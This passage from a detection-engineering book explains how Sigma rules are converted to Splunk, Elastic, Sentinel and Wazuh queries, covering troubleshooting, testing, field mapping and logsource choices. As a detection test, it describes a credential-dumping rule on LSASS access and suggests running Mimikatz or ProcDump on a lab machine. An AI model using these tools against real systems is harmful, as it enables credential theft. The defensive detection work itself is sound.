If you attempt to convert, and then get a Python stack trace or a message about missing modules, it often means that you have not installed the required backend, or your sigma-cli installation is incomplete. For instance, running sigma convert -t splunk without installing the Splunk backend will result in an error. The fix is to install the required pySigma backend package (via pip), and then verify that the target appears in sigma list targets. Another example is that if you are still using sigmac, and it complains about no module or a syntax issue, ensure that you are running a Python version supported (Python 3.9+ for sigma-cli), and that all dependencies are installed. Therefore, you must read the error message carefully; sigma-cli tends to give actionable messages like "**`Target not found`**" or "**`Pipeline X not found`**", which direct your next step (install the plug-in, or check the name).

Unsupported Sigma Features in Backend

Sometimes, a Sigma rule uses a feature that does not cleanly translate to the target SIEM's query language. For example:

- **Regex Matching:** Sigma supports regex via the |re modifier. However, not all SIEM query languages support regex searches. If you

convert a rule with regex to a backend that cannot do regex, the converter might either fail, or transform the regex into a simpler wildcard if possible. For instance, converting a regex to Splunk (which has regex via rex or search with LIKE) might produce a query that uses SPL's regex syntax, or flags a limitation. If you find the converted query is not capturing the logic (for example, a regex condition was dropped or altered), check the backend documentation. It also might note that regex is not supported and was ignored. Hence, the solution would be to adjust the Sigma rule (maybe avoid regex or find another way), or use a different approach, as some teams run Sigma regex rules in an offline search tool instead).

- **LIKE vs. Exact Matching:** Some backends do not have an exact equivalent for Sigma's operators. For example, Sigma contains might be implemented as *value* wildcard search in one backend, which could be case sensitive in some platforms and case insensitive in others. If you see too many wildcards, or unexpected use of quotes, it could be a limitation or design of the backend. You might need to refine the Sigma rule to be more specific, or live with how the backend expresses it. Therefore, always test the query to ensure that it works as intended (we will explore testing in more detail in the next chapter).
- **Complex Conditions and Query Limits:** Sigma allows fairly complex Boolean logic (combinations of AND, OR, NOT, and so on). If a rule has a very large OR list or complex nested conditions, the converted query might hit size or complexity limits in the target platform. For instance, some SIEMs have limits on query length or complexity. If your converted query is too large, consider simplifying the Sigma rule's logic. You may also split it into two rules, if it is trying to detect too many things at once. In Wazuh's case, as mentioned, an OR across fields needs splitting into multiple rules—the conversion tool might do this, as one community converter can output multiple Wazuh rules for one Sigma rule, or it may fail. Therefore, recognize such limitations and adjust accordingly.

False Positives or No Results in SIEM

Another form of “trouble” is when the conversion technically succeeded (no errors, you have a query), but when you run it in the SIEM, it will either match everything (too broad), or it will match nothing (too narrow). This is often due to environment specifics, which are:

- If it is matching too much (false positives), perhaps the Sigma rule needs some condition that was lost in translation, or that your environment logs are slightly different. Check if the query has all the filters from the Sigma rule. If something like a filter (an exclude condition) in Sigma did not translate, it could be because the backend does not support the negative condition as written. You may need to manually add a NOT or equivalent in the query if the converter missed it. Also, ensure that your Sigma rule’s **`falsepositives`** section (which is just documentation) is not something that needs to be encoded in the query logic; sometimes, Sigma rules rely on the analyst to suppress known benign events.
- If it is matching nothing (false negatives), it could be a field name mismatch (addressed above), or perhaps a time range issue. Some Sigma conversions (like Splunk savedsearches format) include a default time window (for example, last 30 days) which might not align with your data availability. Another possibility can be that the query might be correct, but your SIEM data is in a different index. For example, the Sigma query output might assume index=security, but your logs are in index=main. In this case, you would need to tweak that. Always adapt the index/source in the query to match where your logs actually reside. Sigma’s logsource can carry an index or similar information, if configured. However, if it is not, you would have to adjust the query after conversion.

Debugging Tools

If you are unsure where a conversion is going wrong, you can:

- **Run in Verbose/Debug Mode:** Some conversion tools have verbose flags. Sigmac had a **`--debug`** flag that printed out mapping steps. Sigma CLI might allow logging, or at least you will be able to run it in an environment where you print stack traces if something goes wrong.

- **Compare with Uncoder.io or Alternative Converters:** As a sanity check, you can use **Uncoder.io** (a web tool for Sigma conversion) to see how it converts the same rule to your target. If Uncoder outputs something significantly different from your sigma-cli, investigate why. However, you must know that Uncoder might not be up-to-date with the latest Sigma changes, but it can run a quick check on it. If the outputs differ, perhaps your sigma-cli pipeline is different from Uncoder's assumptions.
- **Check Sigma Documentation and Community Forums:** The Sigma project's documentation and GitHub issues are valuable. If you encounter a conversion error that is not clear, chances are that someone else did too. For instance, if a conversion backend has a bug or does not support a feature, you might find an open issue or discussion about it. The Sigma community (including on Discord or GitHub) can often help identify if it is a tool limitation or user error.

Known Quirks and Solutions

A few specific examples for troubleshooting are provided here:

- If you are using the **Splunk backend** and you see an odd query, remember that Splunk can have data either in raw logs or data models. The Sigma Splunk backend might choose to use a data model (tstats), if certain tags are present. If you prefer a straightforward search, see if there is a backend option to force raw index search, or simply remove data model related tags from the rule. The documentation for the Splunk backend notes that it supports both SPL and tstats.
- For the **Elastic backend**, if you get no results, ensure that the query string syntax is correct. Elastic is case-sensitive by default for terms, unless you are using analyzed fields. Sigma typically queries the keyword fields for exact matches. If your index mapping is unusual, you might need to adjust which field to search on (for example, searching the `.keyword` subfield vs. the text field). The Sigma config or pipeline should handle it if you picked the right one (like winlogbeat pipeline uses `.keyword` for certain fields). If not, consider a custom pipeline entry to append the `.keyword` to fields of type string.

- When converting to **Wazuh rules** using third-party tools, always review the output of the rules manually. Due to the logic splitting issue, you might see multiple rules or regex patterns. Verifying them will not conflict with existing Wazuh rules (IDs, groups). This is more of a deployment concern, but worth mentioning as a "troubleshooting" to ensure your new Wazuh rules are actually loading and firing as expected.

In essence, troubleshooting Sigma conversions often boils down to verifying if the Sigma rule is correct, ensuring that the right pipeline/mappings are used, and understanding the target platform's constraints. Therefore, by systematically checking each of these areas, you can usually pinpoint the cause of a conversion issue. Over time, you will be able to understand the types of Sigma constructs that are tricky to convert, and know how to handle the conversion quirks. If all else fails, remember that Sigma's goal is to save your time—if a particular rule will not convert well, you can use the Sigma rule as a blueprint, and manually write a query in your SIEM. You may also adjust the Sigma rule, or document the discrepancy. However, those cases become rare, as tooling matures.

Testing Output in Target SIEM Platforms

After converting Sigma rules into SIEM-specific queries, the final step, and arguably most important, is to test those queries in the target platform. Testing ensures that the converted rule actually detects the intended behavior in your environment, and that it does not overwhelm analysts with noise or errors. Here is how you can approach testing the Sigma-derived queries in various SIEM platforms:

1. **Functional Testing: Does It Detect the Intended Activity?** Take the output query and run it directly in the SIEM's search interface or query console. For example:
    - In **Splunk**, copy the SPL query from the Sigma conversion and paste it into the Splunk Search bar, maybe restricting the time range to when you know relevant events occurred (or all time, if you are unsure). See if any results come back. If the Sigma rule is supposed to detect a known threat technique, you might need to generate that activity if it has not occurred naturally. For instance,

if the rule is for detecting `Mimikatz` usage, you could run `Mimikatz` in a test machine (in a lab environment), or replay event logs containing `Mimikatz`, and see if the query finds them.

- In **Elastic (Kibana)**, use the Discover or Query bar with the Lucene/KQL query from Sigma. If Sigma output an NDJSON, and you imported it as a detection rule in Elastic Security, you can also trigger a detection test by inserting a log that matches the rule. Elastic's detection engine might require you to set the rule to active, and then it will alert on any new matching events.
- In **Azure Sentinel**, take the KQL query, and run it in the Log Analytics query interface (or within an Analytics Rule wizard). See if it returns the expected results from your data. If the rule is meant to be run on a schedule, you might create a new Analytics Rule with the KQL, and run it in *Preview* mode to see what incidents would be generated. Microsoft's Advanced Hunting (for Defender) is similar to this—you can run the query on past 30 days data to validate the query.
- For **Wazuh**, if you have converted to Wazuh rule format, you need to load that rule into Wazuh, and then simulate the event to see if an alert is raised. For instance, if the Sigma rule was detecting a file drop, generate a log that should trigger the Wazuh rule. Check Wazuh alerts. If instead you are using an Elastic query approach (Praeco/ElastAlert with Sigma queries on Wazuh indices), then the testing is just like Elastic—run the query on the data.

The goal in functional testing is to confirm **detection efficacy**—the query finds the bad activity (true positive), and ideally does not find unrelated events (false positives). If you get no hits, but you believe there should be, revisit conversion troubleshooting (maybe the field is different than expected). If you get hits that are all benign, consider refining the query or adding conditions.

2. **Performance and Stability Testing: Does It Run Efficiently?**

   A detection query that matches, but is too slow or heavy can be problematic in a production SIEM. After initial functional testing, assess how the query performs in the following ways:

a. In Splunk, check the search job properties—did it scan too many events, or take a long time? If so, maybe an index or source type filter is missing. Sigma often does not include **`index=`** in the query, unless the pipeline added it. Thus, adding an **`index=`** (or more specific source type) can drastically reduce search scope. Sigma's logsource can include category or product, which in Splunk's case, might correspond to index names if you set up the pipeline that way. If not, add it manually for testing. For example, if you know all Windows security logs are in index **`winsec`**, prepend the **`index=winsec`** to the query, and see if results remain the same (the results should remain consistent, but with improved query performance).
b. In Elastic, watch the query in the profiler, or just gauge the response. If a Sigma query uses wildcards (for example, **`process_name:*bad.exe`**), it might be slow, depending on the data volume. Elastic might need a keyword match, or a narrower term to be efficient. If the query is to be used in a continuous rule, ensure that it can execute within the rule schedule without timing out. Sometimes Sigma rules are broad by nature (hunting queries); if you intend to run them continuously, you may need to optimize them for your environment (like adding specific paths or known constants).
c. For cloud queries (Azure Sentinel), ensure that the query does not consume excessive resource (Sentinel has resource usage displayed). If a query uses a lot of join or union, it could be expensive. Sigma-to-KQL conversions typically keep things simple (filtering on events), but be mindful if you chain multiple Sigma rules, or do correlation—test those as well for efficiency.
d. If you converted a **batch of rules**, a good way to test them is to enable them one by one in a staging environment, and see if any rule immediately starts firing too often (which would indicate a high false positive rate, or perhaps a mis-specified condition). Here, Sigma's level and falsepositives metadata can give a hint—if a rule is low level or has known false positives, it might need additional tuning, or an "enrich and suppress" approach in a real SOC workflow.

3. **Integration Testing– End-to-End Alert Workflow:** Beyond just running the query, it is useful to test how the rule works in the context of your SOC workflow in the following ways:
    a. If you import the Sigma-converted query as an alert rule (say, a scheduled search in Splunk or a Sentinel Analytics Rule), trigger a test event, and ensure that an alert or incident is generated. Check that the alert contains useful information. For instance, check if the Sigma rule metadata (like the description or MITRE ATT&CK tags) make it into the alert. Often, when manually converting, you lose some of the context unless you add it. Some Sigma backends, however, support outputting the rule with metadata (such as, the Splunk savedsearches format includes the description as a comment or field). You may want to manually include references or severity in the SIEM's rule configuration. A test alert can reveal if an analyst would have enough information to triage—if not, you might augment the rule with an "enrichment" step or playbook (for example, attach the Sigma rule reference URL in the alert).
    b. Ensure that the **alert triggers reliably**. If the rule is meant to be real-time or near-real-time, try generating the event, and see how quickly the SIEM catches it. This is more about the SIEM's scheduling than Sigma, but it is a part of operationalizing the detection.
4. **Handling False Positives:** If during testing you found the query returning false positives, you have a few options such as:
    - **Refine the Sigma rule** by adding an additional filter. This could be done by editing the Sigma rule, and then re-converting it. For example, if a rule to detect a suspicious process creation is firing on an admin's legitimate tool, maybe add an image path filter to exclude known admin tools. Put that in the Sigma rule's detection as an exclusion, or add to the condition, and not X.
    - **Use SIEM Features to Suppress**: If you prefer not to complicate the Sigma rule to keep it generic, you can implement suppression in the SIEM side. For instance, Splunk Enterprise Security allows you to add a suppression for certain sources or users. Azure

Sentinel allows suppression rules, or KQL filters in the scheduled rule. As a quick test, you might try to append a NOT condition to the converted query to drop the noisy events, and see if it still catches the bad ones.

- **Feedback Loop**: It is good practice to feed these improvements back to the Sigma rule if they are generally applicable. The Sigma community likes contributions that improve rules by reducing false positives (as long as they do not overly narrow the detection). This way, if others use the same Sigma rule, they benefit from your tuning.

5. **Regression Testing:** If you converted a large set of Sigma rules (for example, an entire Sigma repository worth of rules) and intend to deploy them, it is wise to test each one methodically. This could be part of a CI/CD pipeline (discussed in a later chapter), where each Sigma rule conversion is tested against known log datasets. In a simpler approach, you might maintain a sample log dataset (or use Atomic Red Team to generate logs), and then run the converted queries against that to see if they catch what they should. This way, you validate not only individual rules, but also check that they do not conflict, or produce excessive noise in combination. Testing at scale can reveal, for example, if two Sigma rules converted to queries that both catch the same event (maybe that is fine, or maybe it is duplicate alerts).
6. **Example – End-to-End Test:** As a concrete example, consider the Sigma rule for *Credential Dumping via LSASS* (which might search for process access events on lsass.exe). Therefore, after converting to, say, Splunk, you will get a query looking for `EventCode` 10 (Process Access) where `TargetImage` is LSASS and suspicious access rights. You would:

    a. Ensure that your lab can generate such an event using a tool like `Mimikatz` or `ProcDump` on LSASS in a test machine.

    b. Ingest the given log to Splunk.

    c. Run the converted query in Splunk search. If it returns the event, you can conclude that the detection is working.

    d. Check if any other events also matched (maybe, some legitimate AV process touched LSASS and triggered it). If so, note their characteristics.
    e. Modify the query or rule to exclude it (maybe, exclude processes with Image path of the AV).
    f. Test again until the query triggers only on the real malicious activity.
    g. Then, create a Splunk alert from that search, trigger it another time with Mimikatz, and verify if the alert is appearing with the right severity and information.
    h. Document the test and incorporate it as an automated test, so that any future changes made to the Sigma rule can be quickly validated.

7. **Deploy to Production (gradually):** When tests are satisfactory, you would move the detection to production monitoring. It is a good practice to keep the rule in a **"testing" or "tuning" phase** in production initially – maybe you do not have it generate high-priority alerts, but rather log its matches, or send to a low-priority queue. After some days or weeks of no false alarms and confirmed true positive capability, you can elevate its status. Sigma rules converted to SIEM queries should be treated like any new use case—verify, tune, and only then rely on them for alerting. The advantage of Sigma is you had a pre-written logic to start with, but the testing phase ensures that it is *operationalized* properly in your context.

Conclusion

This chapter showed how Sigma's **platform-agnostic YAML rules** are operationalized by converting them into **native SIEM queries**. We compared **`sigmac`** (now deprecated) with the more flexible **`sigma-cli`** built on pySigma, which uses plug-ins and pipelines for field mapping and extensibility. We also explored **backends** for Elastic, Sentinel KQL, Splunk, and Wazuh, and demonstrated CLI usage for converting rules and adjusting outputs. Furthermore, we examined how to **troubleshoot conversion issues**—from unmapped fields, to unsupported operators—and how to adapt pipelines for environment-specific schemas. Finally, we

emphasized the importance of **testing converted queries** in the actual SIEM to confirm that they detect intended behaviors, run efficiently, and integrate smoothly into SOC workflows.

Next, we will dive deeper into the challenges of **backend limitations and field mapping**—examining how differences in schemas, log formats, and SIEM query capabilities affect Sigma conversions, and how to build resilient detections across diverse environments.

CHAPTER 12

Backend Limitations and Field Mapping Challenges

Introduction

Modern SIEM and EDR platforms each have their own data schemas, query languages, and capabilities. Therefore, while translating Sigma's generic detection logic into a specific backend, detection engineers face challenges such as inconsistent field names and unsupported query features. Hence, this chapter examines common hurdles in operationalizing Sigma across diverse backends, including field mapping issues, log source abstractions, translation gaps, query language limitations, and strategies to verify and tune rules in production.

Structure

In this chapter, the following topics will be covered:

- Field Normalization across Platforms
- Splunk and Elastic Conversion
- Logsource Specificity vs. Generalization
- Translation Mismatches
- Custom Converters and Automated Field Mapping
- Backend Constraints
- Community Contributions and Ecosystem Support
- Maintaining Accuracy after Conversion
- A/B Testing Sigma Rules on Production Data

Field Normalization across Platforms

Every log management or SIEM platform formats events differently. A Windows process creation might be recorded with a field called "**`NewProcessName`**" in one system, "**`process_path`**" in another, or as part of a JSON structure in yet another. Therefore, Sigma's mission is to bridge these differences by providing a vendor-neutral rule format. To achieve this, Sigma defines an abstract field abstraction layer rather than a strict, enforced taxonomy, and relies on mappings to each platform's schema. Field normalization is the process of translating Sigma's fields to the equivalent fields used by the target platform. This is crucial because **field names differ everywhere**—between vendors, products, and even deployments of the same SIEM. For example, Sigma uses a generic field **`EventID`** to represent an event code in Windows logs. In Elastic Stack (ECS schema), the equivalent field is **`event.code`**, whereas in Splunk's Common Information Model, it might be **`EventCode`**. *Table 12.1* illustrates a few such field name differences:

Sigma Field	Elastic (ECS) Field	Splunk Field
`EventID`	`event.code`	`EventCode`
`Image (process)`	`process.executable`	`Image`
`CommandLine`	`process.command_line`	`CommandLine`

Table 12.1: *Example Field Mappings from Sigma's Generic Schema to Specific Platform Schemas*

As seen here, Elastic Common Schema (ECS) and Splunk CIM use different field names for the same concept. Moreover, actual Splunk field names depend on the Technology Add-on, and whether CIM normalization is applied. Sigma avoids inventing a completely new normalization standard; instead, it reuses widely adopted source-specific field conventions (for example, Windows Event Log, Sysmon, and web logs), and relies on mappings during conversion. For instance, Sigma's field names for Windows endpoint events are based on Sysmon's schema (for example, Image, **`CommandLine`**), for web logs they follow the W3C web log format, and so on. Therefore, by writing rules with these common field names, Sigma taps into widely used conventions. Moreover, the heavy lifting of normalization is then done during the conversion phase—the Sigma backend or a **processing pipeline** maps the rule's fields to the target SIEM's fields. As a result, many Sigma backends come with default

mappings, and custom mappings can be provided to reflect any non-standard field names in your environment.

It is important to realize that no one universal schema has been adopted industry-wide. Elastic's ECS, Splunk's CIM, ArcSight's CEF, QRadar's LEEF, and others, each have inconsistencies. Sigma and community projects like OSSEM strive to translate between these schemas, but perfect normalization is hard. Thus, detection engineers must often fine-tune field mappings. Sigma's flexible configuration (sigma/tools/config files or pySigma pipelines) allows you to specify that, for example, Sigma's EventID should be converted to evt.id if your organization's schema uses that custom field. Therefore, this custom mapping capability ensures that *Sigma rules can run in your SIEM without manual field name tweaks*, even if your logs use non-standard names.

In practice, careful field mapping is critical to avoid missing detections. A mismatch in field names is effectively a false negative—if your Sigma rule looks for `UserName` but the log source uses `UserID`, the condition will never match. Through proper normalization—by either using the community mappings or your own—Sigma rules maintain their integrity across platforms. Here, the takeaway is that field normalization is not "**one and done**"— you must treat it as an ongoing effort. As your logging schema evolves or you integrate a new data source, update your Sigma mapping profiles accordingly. Moreover, Sigma's design and tooling make this manageable, which allows you to **write a rule once, and use it everywhere** after mapping.

Splunk and Elastic Conversion

Splunk and the Elastic Stack are two of the most widely used platforms for log management and threat detection, but they differ significantly in how data is structured and queried. These differences mean that Sigma rules must be tailored to each platform through careful field mapping and query adaptation. Fortunately, Sigma's design and tooling account for these variations, as they allow a single rule to be converted for both Splunk and Elastic with minimal logic changes. This section explores platform-specific considerations for deploying Sigma rules on Splunk and Elastic, while highlighting field schema alignment, query syntax differences, and tips to ensure that the converted detections remain accurate and efficient.

Field Naming and Schema Alignment

A key challenge is to map Sigma's generic fields to each platform's schema. Splunk does not enforce a universal schema—it uses whatever field names are present in the data, or those defined by apps/add-ons (like Splunk's Technology Add-ons, or the Common Information Model). Elastic, on the other hand, often leverages the Elastic Common Schema (ECS) for log fields. Sigma tackles this by using common field names (which are largely drawn from Windows event logs and Sysmon) as a "lingua franca". Many log sources already use these names, which means that Sigma rules can often be applied with minimal adjustments. As Sigma's maintainers note, using original field names like **`CommandLine`** or Image is advantageous, as *"these fields can often be used in a SIEM with little or no modification, such as simply adding a prefix like Winlogbeat does, because they are already available under their original names"*. In practice, this means that a Sigma rule written with fields like **`EventID`**, Image, or **`CommandLine`** will closely match both Splunk and Elastic data, provided that the data is parsed in a standard way. For instance, the field **`CommandLine`** appears in Windows Security logs, Sysmon, and even EDR products, therefore, Sigma uses that name instead of an abstract term. *For example, '`CommandLine`' is a field used by Sysmon, Windows audit logs, and CrowdStrike's process creation events… what's the benefit of writing '`process.cmd_line`' if, in many cases, it ultimately translates to '`CommandLine`'?*. Therefore, by writing rules with these ubiquitous fields, Sigma reduces the mapping burden. The remaining work is handled at conversion time—the Sigma backend maps those generic fields to the exact field names in your Splunk or Elastic environment (through built-in or custom field mappings). For example, Sigma's **`EventID`** field might map to **`EventCode`** in Splunk, but to **`event.code`** (ECS) in an Elastic index—the converter knows to make that substitution if configured correctly. A community-maintained mapping table (like *Table 12.1* in the Sigma documentation) covers many of these equivalents (for example, **`Image`** → **`process.executable`** in ECS, or remains **Image** for Splunk's Sysmon add-on). Thus, if your deployment uses non-standard field names, Sigma's configuration can be extended so that, say, Image maps to a custom field (while ensuring that the query will still hit your data). The goal here is that a well mapped Sigma rule "writes once, runs anywhere", regardless of each platform's schema differences.

Query Syntax and Conversion Differences

Splunk's Search Processing Language (SPL) and Elastic's query languages have distinct syntax and capabilities, which the Sigma converter must accommodate. In Splunk, queries are typically keyword-based, while field="value" filters and support Boolean operators like OR and NOT. Elastic's queries (whether Lucene syntax or KQL in Kibana) use a different style (for example, `field:value` and Lucene wildcards), and often require exact-match fields (such as keyword sub-fields for text data). The Sigma conversion backends handle most of these nuances. For instance, the Splunk Sigma backend will output conditions as `field="value"` (with proper quoting and NOT used as required), whereas the Elastic backend might output `Field:Value` or a JSON-style query string, depending on the chosen format. Hence, a converted Sigma rule can look quite different between the two platforms, even though it came from the same source rule. Consider a real example of a Sigma rule for a process creation anomaly; when converted to an Elastic Query (targeting an ECS-indexed Windows event stream), it produced a query filtering on `winlogbeat` data and ECS fields—for example, `winlog.event_id:"1"` (Sysmon process create event) and conditions on `winlog.event_data.Image.keyword`. The *very same* Sigma rule, when converted for Splunk, (with a config for Windows Security logs) resulted in a Splunk SPL query that looked for `EventCode="4688"` (Windows process creation via Security log), and used field names like `ParentProcessName` and `NewProcessName`. Both queries implement the same detection logic, but the Elastic version uses the ECS field naming and JSON log structure (`winlog.event_data.*`), while the Splunk version uses the conventional Windows event fields as they appear in Splunk. This illustrates how Sigma adapts to the platform—the Sigma tool automatically added `source="WinEventLog:Security"` and `EventCode=4688` for Splunk versus `winlog.channel:"Microsoft-Windows-Sysmon/Operational"` for Elastic, while aligning the rule to where the data lives on each system. Moreover, Sigma's converters **attempt to** account for syntax differences like wildcards and operators. In Splunk, a wildcard search might appear as `Image="*\\bad.exe"` (using * and backslashes with quotes), whereas in Elastic KQL the same could be `process.executable : "*\\bad.exe"`, or a Lucene query string with wildcards. The converters will insert the correct operators (`= vs :`), quotes, and escape characters for each backend. Still, it is wise to double-check

conversion output, especially for complex patterns. A regex in Sigma, for example, will be translated into the equivalent regex implementation supported by the target backend, such as the `rex` or `regex` commands in Splunk, or a Lucene-based regex query in Elastic (where supported). Splunk tends to handle regex via the **`rex/regex`** functions (post-search filtering), while Elastic supports Lucene regex in query, but it has limitations (no lookahead, case-sensitive by default, and so on). If a Sigma rule uses regex heavily, the Splunk conversion might include a **`| rex`** in the SPL, whereas Elastic's might simplify, or not support the full pattern. Thus, understanding these syntax changes is important, so that the resulting query still matches the intent of the rule.

Using Sigma Configurations for Each Platform

To get the best results, detection engineers should leverage Sigma's configuration and pipeline features when converting rules for Splunk or Elastic. Both platforms have community-provided Sigma config profiles. For Splunk, for example, Sigma offers a splunk-windows config (for Windows logs), as well as a **`splunk_cim`** pipeline for those who use Splunk's Common Information Model (CIM). The difference can be significant. If you convert a Sigma rule with a basic Splunk config, the output query will use the raw fields as named in the Sigma rule (which works if your Splunk data uses those same names). For instance, a Sigma rule looking for a process execution might produce a Splunk query like **`Image="*\\WMIC.exe"`** OR **`CommandLine="* wmic *"`** by default. Indeed, using the standard Splunk Windows pipeline yielded **`Image`** and **`CommandLine`** in the query (no renaming). However, if your Splunk deployment relies on normalized CIM fields (as in Splunk Enterprise Security), you can apply the **`splunk_cim`** pipeline. With that, the **same** Sigma rule will output a query with CIM field names—for example, **`Processes.process_path="*\\WMIC.exe"`** instead of Image, **`Processes.process="* wmic *"`** for the command line, and so on (these map to CIM's process execution fields). Here, the content of the rule does not change; only the field names and slight syntax do, because of mapping. Hence, this shows the importance of choosing the right Sigma configuration; it ensures that the rule targets the correct **`sourcetypes`** and fields in Splunk. Elastic's configs work similarly. If your organization uses Elastic with ECS (common in Elastic Security/SIEM usage), you would

likely use the `ecs` or specific Beats mappings (like `winlogbeat` for Windows event logs). This will produce queries with ECS field names (for example, Sigma's generic `Image` field might convert to `process.executable` in an Elasticsearch query, or Sigma's `UserName` to user.name in ECS). On the other hand, if your Elastic index uses a custom schema or non-ECS fields, you would provide a custom mapping so the converter knows, for instance, to map Sigma's Image to your field (maybe `process_path` or similar in your data). In short, Sigma's flexibility allows alignment with Splunk's more free-form schemas and Elastic's structured schemas through config files. Therefore, you must always review the conversion with your environment in mind—if the output query references a field that does not exist in your logs, it is a sign that you need to adjust the mapping.

Platform Capabilities and Limitations

Another consideration when deploying Sigma on Splunk vs Elastic is the difference in query capabilities and performance characteristics. Splunk's SPL is very powerful (you can chain commands, do joins, aggregations, and so on), so almost any Sigma logic can be implemented, but complex queries might run slower, or would require Splunk's Enterprise Security for certain correlation features. Elastic's querying has evolved, with options like Kibana Query Language, Lucene, and Elastic's EQL for sequence queries. Not every Elastic user will have EQL enabled, so some correlation Sigma rules might not directly translate unless you use the EQL backend. For example, a Sigma rule that triggers on 5 failed logins by the same user in 1 minute could be converted to a Splunk search using a combination of stats count, where `count>5` logic in one query; whereas on Elastic, it might use an EQL sequence or require a separate aggregation query. Therefore, you have to be mindful that Sigma's timeframe or grouping constructs might be implemented differently—Splunk will likely ignore the Sigma timeframe parameter unless it is built into the SPL (hence, you would constrain the search time window while scheduling the search), and Elastic KQL cannot natively do event grouping by itself (Elastic would need EQL or a scripted detection rule). Both platforms support alerting on saved searches, so that you can achieve the same end result, despite the difference in paths. **Regex support** is strong in Splunk (PCRE via rex), and is relatively limited in Elastic (Lucene regexes are less expressive). Therefore, you can prefer

wildcards or simple patterns in Sigma for portability. Additionally, you must consider case sensitivity—Sigma defaults to case-insensitive matching for strings, and Splunk's searches are generally case-insensitive for keywords, whereas Elastic's keyword fields are case-sensitive. The Sigma converter will often account for this (for example, by lower-casing or using case-insensitive query options), but it is something to verify during testing. Performance-wise, both Splunk and Elastic can be strained by wildcard-heavy queries or very long lists of values. Therefore, if a Sigma rule contains a large OR list (say 100+ suspicious process names), the converted query might hit Splunk's Boolean clause limits or slow down Elastic's search. In Splunk, a workaround could be using a lookup table, whereas in Elastic, you might index the said indicators in a watchlist index. While Sigma itself does not handle that optimization, you should be aware of the impact as a rule deployer. If needed, you should consider splitting overly broad rules into smaller ones for each platform, or use query optimizations as per the backend.

Best Practices for Each Platform

In summary, adapting Sigma to Splunk and Elastic comes down to using the right mappings, and understanding each system's querying paradigm. Here are some tips to ensure smooth conversion and operation:

- **Leverage Default Mappings**: Use Sigma's provided config profiles for Splunk (for example, Windows logs, Sysmon, or CIM) and Elastic (ECS/Beats). These mappings will automatically translate fields (for example, Sigma's `EventID` → Splunk's `EventCode`, Sigma's `Image` → Elastic's `process.executable` or `winlog.event_data.Image`), so that you do not miss events due to naming mismatches. Thus, if your environment uses different field names, create a custom mapping file, and run the Sigma converter with it to override defaults.
- **Include Source Index/Tables**: Ensure that the Sigma rule's `logsource` is specific enough for the converter to know the index or source type it should target. For Splunk, this often means that the query will include something like `index=security or source="WinEventLog:Security"`, as added by the Sigma `config`. For Elastic, it might target a particular index pattern (like `logs-endpoint-winevent-*`), or add a field condition like `winlog.channel`

for Windows events. This prevents the query from running over irrelevant data, and reduces noise. If a Sigma rule is not specific, consider refining the `logsource`, or using a deployment-specific filter (via pipeline) to add these scope conditions.

- **Test and Tune in Each SIEM**: After conversion, test the Splunk query and the Elastic query separately. Each platform might return a slightly different set of results due to how data is indexed. For example, you might find the Splunk version returning an unexpected event because a field was extracted differently. Or the Elastic version might not match anything until you adjust a wildcard. **Therefore, it is important to review the logic** of the converted query—Splunk's output will often be a single SPL search string—make sure that all the AND/OR/NOT clauses reflect the Sigma condition. Moreover, Elastic's output (especially if using Kibana KQL) might need a quick sanity check for proper syntax (unbalanced quotes or parentheses can happen if the rule was complex). Thus, running the queries on a small sample of known-bad and known-good events is a good way to validate that they are behaving identically.
- **Use Pipelines for Advanced Adaptation**: Sigma's processing pipelines can do more than just field rename. If Splunk requires an evaluation or a Stats aggregation to implement a detection, you could create a custom pipeline that modifies the Sigma rule or output query accordingly. Similarly for Elastic, if an additional query wrapping (like an EQL sequence) is needed, a pipeline could facilitate that. This is an advanced usage, but it underscores that you are not limited to Sigma's default conversion—you can extend it for your platform's needs.

Therefore, by accounting for these Splunk and Elastic peculiarities, organizations can successfully use Sigma as a unifying rule format. The ability to write a single Sigma rule, and then deploy it on both Splunk and Elastic is incredibly valuable in hybrid environments. It does require an upfront investment in mapping and testing, but Sigma provides the knobs to dial in the correct translations. In essence, Splunk's flexibility and Elastic's structured schema have their respective pros and cons for detection engineering, but Sigma bridges them by abstracting the logic from the implementation. With proper configuration, a Sigma rule becomes a

portable detection unit, and catches threats regardless of whether the logs end up in Splunk's indices or in Elastic's indices. Hence, the combination of Sigma's neutral format and platform-specific tuning ensures that your detections remain consistent and effective across these two popular tools.

`Logsource` Specificity vs. Generalization

Sigma's **`logsource`** section defines the logs a given rule applies to, by using attributes like product, service, and category. One of Sigma's strengths is the ability to write *generic* rules that are not tied to a single log source vendor. For example, a rule for process creation can be written generally for product: windows and category: **`process_creation`**, without specifying the event ID. This generic approach means that the same Sigma rule could match process events from Windows Security logs, Sysmon, or an EDR product. The Sigma backend or config will later map that generic category to the appropriate event IDs or index names (for example, Windows Event ID 4688 or Sysmon Event ID 1) when converting the rule.

Using **generalized `logsource` categories** like **`process_creation`** and **`file_event`**, authentication increases a rule's reusability. It empowers rule authors to focus on behavior, instead of specific log formats. For instance, by specifying **`logsource: product: windows`**, **`category: process_creation`**, you do not have to include every possible Windows process event ID in the rule. This is because the Sigma translator knows that "**`process_creation`**" implies those event IDs (Sysmon 1, Security 4688, and so on). Hence, this abstraction makes the rule portable across environments that might generate the same kind of event via different mechanisms.

However, there is a trade-off between specificity and generalization. **Overly generic `logsource` definitions can lead to inefficiencies, and even conversion failures.** Moreover, if a **`logsource`** is too broad, the converted query might end up searching across many data sources, which can impact performance, and will also return noisy results. A Sigma rule with only product: windows and no category, for example, provides little guidance—it might search all Windows logs by default. In fact, some conversion backends rely on the category field to choose the right data table or index. Hence, if the category is missing, the tool may not know what dataset to query, causing the conversion to fail. Thus, including a relevant category

(or service) is important for accurate translation. In a reported case, about 20-25% of Sigma-to-KQL rule conversions failed primarily because the Sigma `logsource` lacked a category, which made it impossible to determine the correct Azure Sentinel table to query.

On the contrary, highly specific `logsource` entries can tie a rule to a narrower context. If you specify service: security and `EventID: 4688` in the Sigma rule, it will only detect process creations from Windows Security logs. This rule would miss process events from Sysmon or an EDR, even though the malicious behavior might be visible there. Therefore, the best practice is to write Sigma rules with a **generic `logsource` and broad detection logic**, and then constrain them during deployment via configuration. The Sigma config can map category: `process_creation` to your particular log source (for example a specific index or event IDs), so that the generated SIEM query is efficient. Essentially, Sigma lets you separate the *what* (detection logic) from the *where* (data source details).

